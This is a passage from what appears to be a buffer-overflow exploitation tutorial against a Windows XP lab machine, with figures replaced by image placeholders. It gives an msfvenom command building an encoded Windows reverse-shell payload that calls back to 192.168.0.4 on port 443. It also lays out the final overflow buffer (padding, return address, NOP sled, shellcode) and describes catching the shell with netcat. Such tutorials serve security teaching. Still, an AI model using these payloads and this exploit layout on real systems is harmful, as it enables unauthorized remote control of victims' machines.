We can use msfvenom to build a windows reverse shell using following command.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.4
LPORT=443 -f  c -e x86/shikata_ga_nai -b "\x00\x0d"
```




Figure 15: Building Windows reverse shell

We need extra space in the stack because shellcode needs to be decoded in the memory. We can achieve this by adding some assembly instructions before the shellcode, Our final buffer looks like this:

```
"A" * 1787 + "\x7E\x6E\xEF\x77" + "\x90" * 8 + shellcode
```




Figure 16: Final exploit python script

Before that code execution we need to run netcat to capture the reverse shell.




Figure 17: Running netcat to capture the reverse shell

Finally, we can run our script in order to get the reverse shell. After the success execution we can get into the Windows XP machine




Figure 18: Windows XP CMD in Kali VM